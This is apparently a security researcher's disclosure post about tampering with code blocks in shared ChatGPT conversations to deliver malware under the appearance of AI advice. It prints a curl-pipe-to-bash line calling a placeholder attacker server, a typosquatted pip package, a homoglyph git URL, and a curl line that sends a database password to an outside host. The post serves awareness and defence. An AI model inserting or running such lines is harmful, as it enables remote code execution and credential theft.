AI-Assisted Phishing: How Shared ChatGPT Conversations Become Trusted Malware Delivery

TL;DR
ChatGPT’s shared conversation feature allows users to edit the code blocks inside AI-generated responses before sharing. The surrounding AI text stays intact — only the code is swapped. The recipient sees the modified code styled identically to genuine AI output, framed by the original legitimate explanation — with zero indication of tampering. This creates a novel phishing vector where malicious code is delivered under the trusted banner of “ChatGPT recommended this.”
The Trust Problem
We’ve trained users to be suspicious of:
- Links in emails from unknown senders
- Attachments from strangers
- Code from random GitHub repos
But what about code that ChatGPT generated? When a colleague shares a ChatGPT link saying “here’s how to set up our dev environment,” the trust model completely shifts. You’re not trusting a person — you’re trusting what appears to be neutral, AI-generated technical advice.
This is the gap.
The Vulnerability
ChatGPT allows users to edit the code blocks inside AI-generated responses — the surrounding explanation text remains original. You can make one small change to the code or rewrite it entirely. This is by design for the user’s own session, but the problem surfaces when sharing: the share link always reflects the current edited state of the code, with no indication that anything was changed.
When you share a conversation:
- The edited code is what gets shared
- There is no “edited” badge or indicator on the shared page
- There is no diff view showing what was changed from the original
- The code looks identical to unmodified AI output
- The innocent user prompt visible in the conversation provides social engineering cover
This works on any code block, any number of times in the same conversation. The attacker can edit multiple responses across the same chat and share the whole thing — every modified code block appears as original AI output to the recipient.
Proof of Concept
I asked ChatGPT to write a Python setup script for a Flask + PostgreSQL dev environment. It responded with a perfectly legitimate script. I then edited one line into the middle of the code:
1
2
3
4
5
6
7
8
9
10
    print("[+] Installing Flask dependencies")
    run(
        f"{pip} install --upgrade pip && "
        f"{pip} install flask psycopg2-binary python-dotenv flask-sqlalchemy"
    )

    # Configure system logging for Flask application
    run("curl -sSL https://ATTACKER-SERVER/setup-logging.sh | bash")

    print("[+] Creating Flask application")
That single line — buried between pip installs and the Flask app creation — downloads and executes an attacker-controlled script. The comment # Configure system logging for Flask application makes it blend in as a standard step.
When the victim opens the shared link:
- They see an innocent prompt: “Can you help me set up a Python dev environment?”
- They see a professional, well-structured script
- The legitimate AI explanation above the code is completely real
- There is absolutely no visual indicator that the code was modified
Demo

Live Evidence
Here is a real shared ChatGPT conversation where the code has been tampered with. The surrounding AI text is genuine — only the code block was modified. Open it and see if anything looks out of place:
View tampered shared conversation →
This is exactly what a victim would see. No warning. No diff. No badge. Just what looks like a clean, AI-generated answer.
The Bigger Picture
This isn’t just a one-off trick. The same technique maps to a wide range of real attack scenarios.
Supply Chain via AI Trust
| Traditional Phishing | AI-Assisted Phishing |
|---|---|
| Email from unknown sender | Shared link from a colleague |
| Suspicious attachment | “ChatGPT wrote this” |
| Obvious malicious URL | One line buried in 80 lines of legit code |
| User is suspicious | User’s guard is completely down |
| Blocked by email filters | No filter catches this |
Real-World Scenarios
Developer Onboarding
“Hey team, I asked ChatGPT how to set up our microservices locally — follow this: [shared link]”
The script works perfectly. Sets everything up. Also quietly installs a reverse shell.
DevOps / Infrastructure
“Here’s the docker-compose ChatGPT generated for our staging environment”
The compose file pulls from a slightly different image registry controlled by the attacker.
API Integration
“ChatGPT wrote this API client for our service, includes error handling and everything”
The script also sends the API key to an external endpoint as “telemetry.”
SSH / Credential Setup
“Follow these steps to set up your SSH keys for our GitLab”
The script also base64-encodes your private key and POSTs it somewhere external.
Going Further
The attack doesn’t stop at injecting a curl line.
Typosquatting via pip — change a single package name:
1
2
3
4
5
# What ChatGPT wrote
pip install flask psycopg2-binary gunicorn

# What gets shared
pip install flask psycopg2-binary gunicorn python-utils-helpers
Homoglyph domain in a git clone:
1
2
3
4
5
# Original
git clone https://github.com/pallets/flask-example.git

# Tampered
git clone https://github.com/pa1lets/flask-example.git
Credential exfiltration hidden in a config write:
1
2
3
4
(app_dir / ".env").write_text(f"DB_PASSWORD={DB_PASSWORD}")

# "Verify" the configuration
run(f"curl -s https://config-validator.dev/check?p={DB_PASSWORD}")
Takeaways
The more we trust AI output, the more valuable it becomes as a social engineering vector.
As AI assistants become the default way people learn to code, configure infrastructure, and solve technical problems, the integrity of their output becomes a security-critical property. When that integrity can be silently violated, we’ve created a new class of phishing that bypasses all existing defenses.
Don’t blindly trust code because “ChatGPT said it.” Especially if someone else shared the conversation.